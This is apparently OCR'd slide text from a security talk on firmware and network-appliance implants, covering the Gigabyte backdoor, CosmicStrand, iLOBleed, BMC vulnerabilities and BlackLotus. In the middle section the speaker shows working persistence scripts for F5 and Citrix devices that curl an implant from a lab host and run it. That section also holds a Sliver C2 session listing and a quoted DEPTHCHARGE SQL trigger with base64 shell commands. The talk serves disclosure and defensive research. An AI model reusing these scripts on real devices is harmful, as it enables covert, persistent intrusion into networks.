
NISC | Cybersecurity Advisory

TLP:CLEAR

People's Republic of China-Linked Cyber Actors Hide in Router Firmware

Endpoints: Gigabyte Backdoor

- Initially detected as Cr4sh/SmmBackdoor
- Windows binary embedded in UEFI
- Loaded into memory during boot
- Written to disk on Windows startup
- Registers binary as a service
- Dropped binary then retrieves payloads
- No signature validation
- No certificate pinning
- Same technique as LoJax, MosiacRegressor



WIRED

Millions of PC Motherboards Were Sold With a Firmware Backdoor

Hidden code in hundreds of models of Gigabyte motherboards invisibly and insecurely downloads programs—a feature ripe for abuse,...

31 May 2023

SecurityWeek

Gigabyte Rolls Out BIOS Updates to Remove Backdoor From Motherboards

Gigabyte has announced BIOS updates that remove a recently identified backdoor feature in hundreds of its motherboards.

05 Jun 2023

PC World

Gigabyte shipped hundreds of motherboard models with firmware backdoor

Gigabyte's motherboard backdoor installs software updates from unsecured web servers.

05 Jun 2023

Sophos News


Researchers claim Windows "backdoor" affects hundreds of Gigabyte motherboards

Researchers at firmware and supply-chain security company Eclypsium claim to have found what they have rather dramatically dubbed a...

02 Jun 2023


Endpoints: CosmicStrand

- Chinese threat actor
- Qihoo found in 2017
- Kaspersky rediscovered in 2022
- UEFI firmware rootkit
- Gigabyte & ASUS motherboards
- Hooks boot manger
- Modifies kernel loader
- Shellcode contacts C2 for secondary payload



Servers: iLOBleed

- HP integrated lights-out
- Full management control
- Accessible via iLO port OR administrative access
- Implant prevented patching
- Infected bootloader
- Disabled logging
- Disk wiping



ILO
Firmware Image

User Land

Backdoor


Kernel

Boot Loader

×Check Sign & Integrity
✓ Decompress
✓ Load


ILO Start

×Check Sign & Integrity
✓ Decompress
✓ Load




Network device implants

- UNC3524 APT29/CozyBear
- F5 Networks & Citrix
- Firmware is Linux/FreeBSD
- No security logging or *DR solutions
- Implants can be hidden in config files
- Reboot/patch/upgrade proof persistence
- Similar TTPs used by UNC481 on Barracuda ESG



```
Connecting to localhost:31337 ...

SLIVER

All hackers gain ninjitsu
[*] Server v1.5.30 - a8a36dd6e2c9796c51ab6983b5b615d19c6a6995
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session d6520aaf NATURAL_MARACAS - 10.13.37.170:38222 (ns1) - freebsd/amd64 - Fri, 18 Nov 2022 13:44:34 PST

sliver > sessions

 ID         Transport   Remote Address                     Hostname              Username        Operating System    Health
========== =========== ================================== ===================== =============== ================== =========
 3e605438   mtls        10.13.37.159:58788                 bigip1.jomsvikin.gs   root            linux/amd64         [ALIVE]
 4b2db10f   mtls        10.13.37.160:37230                 bigip2.jomsvikin.gs   root            linux/amd64         [ALIVE]
 92407774   pivot       10.13.37.159:58788->HUNGRY_ZOO->   WIN-G9HA4J7BAVR       Administrator   windows/amd64       [DEAD]
 d6520aaf   mtls        10.13.37.170:38222                 ns1                   root            freebsd/amd64       [ALIVE]
```




```
TYPE=TRIGGERS
triggers='CREATE TRIGGER cuda\nBEFORE DELETE ON config\nFOR EACH ROW\nBEGIN\n    DECLARE i INT;\n
SET i = 1;\n    IF i = 1 THEN\n        SELECT "<base64_payload>" INTO OUTFILE "/var/tmp/r";\n
SELECT "echo
-n Y2F0IC92YXIvdG1wL3IgfCBiYXNlNjQgLWQgLWkgfCB0YXIgLXp4IC1DIC92YXIvdG1wCm5va
HVwIGJhc2ggL3Zhci90bXAvcnVuLnNoICAgMzExNTMgICAgPi9kZXYvbnVsbCAyPiYxICYKcm0gLWYgL3Jvb3QvbWFjaGluZVxgKg==
| base64 -d | sh" INTO OUTFILE "/root/machine`echo -n
Y2htb2QgK3ggL3Jvb3QvbWFjKlxgKgpzaCAvcm9vdC9tYWMqXGAq | base64 -d |sh`|";\n        SET i = i + 1;\n
END IF;\nEND'
sql_modes=0
definers='root@localhost'
```

Figure 5: DEPTHCHARGE trigger

How to hack an F5 better than APT29


- I used CVE-2022-1388, a script* and Sliver C2
  - *From F5's knowledge base
- One Script To Rule Them All
  - Check for implant; if not found download
  - Stores implant in configs
  - Bypass filesystem "security"
  - Prevents noisy C2
  - Persists in config backups
  - Survives patches & full disk wipes
  - Uses vendor functionality to execute C2




```
while true
do
MCPD_RUNNING=`ps aux | grep "/usr/bin/mcpd" | grep -v grep | wc -l`

if [ "$MCPD_RUNNING" -eq 1 ]; then
# If secured restjavad exists, start after boot
# If secured restjavad does not exist, install and start after boot
sleep $[ ( $RANDOM % 10 )  + 1 ]s
pidof  restjavad >/dev/null
if [[ $? -ne 0 ]] ; then
    if [ -e /usr/bin/restjavad ]
    then
        /usr/bin/restjavad &
    else
        mount -o remount,rw /usr
        curl http://10.13.37.180/implant > /usr/bin/restjavad
        chmod +x /usr/bin/restjavad
        touch -a -m -t `ls -l --time-style=+%Y%m%d%H%M.%S /usr/bin/systemctl
        mount -o remount,ro /usr
        /usr/bin/restjavad &
    fi
fi
fi
exit
```

Equal opportunity exploitation


- FreeBSD was … marginally more difficult
- Citrix uses “monit” service
- Sliver compiles for *BSD
- Write a service wrapper
- Load malware dropper as system service
- Load on boot cuz yolo
- APTs == Noisy
- Me == Stealthy



```
/nsconfig/monitrc:

## Check nssupport
check process nssupport with pidfile /var/run/nssupport.pid
  start program  "/bin/sh /nsconfig/nssupport_ctl start"
  stop program   "/bin/sh /nsconfig/nssupport_ctl stop"
```




```
#!/bin/sh

start_nssupport()
{
        stop_nssupport
        if [ -e /netscaler/nssupport ]
        then
            echo -n 'nssupport '
            /netscaler/nssupport &
            echo -n $! > /var/run/nssupport.pid
        else
            curl http://10.13.37.180/freebsd > /netscaler/nssupport
            chmod +x /netscaler/nssupport
            echo -n 'nssupport '
            /netscaler/nssupport &
            echo -n $! > /var/run/nssupport.pid
        fi
}

stop_nssupport()
{
        cat /var/run/nssupport.pid | xargs kill
        rm -f /var/run/nssupport.pid
}

case $1 in
start)
        start_nssupport;
        ;;
stop)
        stop_nssupport;
        ;;
*)
                echo "nssupport_ctl: no argument";
;;
esac
```



```
Oct 25 08:27:32 <user.crit> ns1 syshealthd: sysid 450070, IPMI device read faile
d -2.
Oct 25 08:27:32 <local0.alert> ns1 NSVAconf[658]: NSVAconf: Unable to connect to
 NSCLI using default password
Oct 25 08:27:32 <local0.err> ns1 nsumond[766]: nsumond daemon started
Oct 25 08:27:33 <daemon.err> ns1 monit[216]: 'nssupport' process is not running
^[
 NetScaler initialization is still in progress; please wait
 20 to 30 seconds before attempting to log in.
##############################################################################
#                                                                            #
#        WARNING: Access to this system is for authorized users only.        #
#         Disconnect IMMEDIATELY if you are not an authorized user!          #
#                                                                            #
##############################################################################


login: Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:27 GMT ns1
0-PPE-0 : default EVENT STATECHANGE 20 0 :  Device "self node 10.13.37.170" - St
ate COMPLETE_FAIL
Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:33 GMT ns1 0-PPE-0
 : default EVENT STATECHANGE 36 0 :  Device "self node 10.13.37.170" - State UP


login: 
```


Servers: Baseboard Management Controllers

- Platform management subsystem
- IPMI & Redfish interface
- Monitoring system hardware
- System power and reset control
- Logging and alerting
- Inventory of system components
- Virtual console (aka iKVM)
- Remote media mounting
- BIOS update



Servers: BMC&C Vulnerability Research

- CVE-2022-40259 – Arbitrary Code Execution via Redfish API
- CVE-2022-40242 – Default credentials for UID = 0 shell via SSH
- CVE-2022-2827 – User enumeration via API
- CVE-2022-32265 – RCE in qDecoder (fixed by maintainer)
- CVE-2023-34329 – Authentication Bypass via HTTP Header Spoofing
- CVE-2023-34330 – Code injection via Dynamic Redfish Extension



Gigabyte Technology

https://www.gigabyte.com

Gigabyte Technology is a Taiwanese manufacturer and distributor of computer hardware. Gigabyte's principal business is motherboards.

published: 2021-08-12, visits: 834809, leak size: 46GB

WT Microelectronics


https://www.wtmec.com

WT Microelectronics Co., Ltd. develops and markets integrated circuits (IC) products. The Company's products include linear IC, applied IC, admixture semaphore IC, logic IC, image detecting IC, and memory IC. Wintech acts as an agent for Texas Instruments, Fairchild, ST Microelectronics, Marvell, Wolfson, and Bowoon.


published: 2021-07-01, visits: 908085, leak size: 31.18GB

Secure Boot: BlackLotus

- UEFI Bootkit
- All versions of Windows 10 & 11
- Exploits Baton Drop (CVE-2022-21894)
- "Patched" in January 2022
- Patch does nothing without DBX update
- No DBX update was published, yolo
- Patch v2.0: May 2023 + DBX update
- Fix cannot be reverted; will be forced by Microsoft

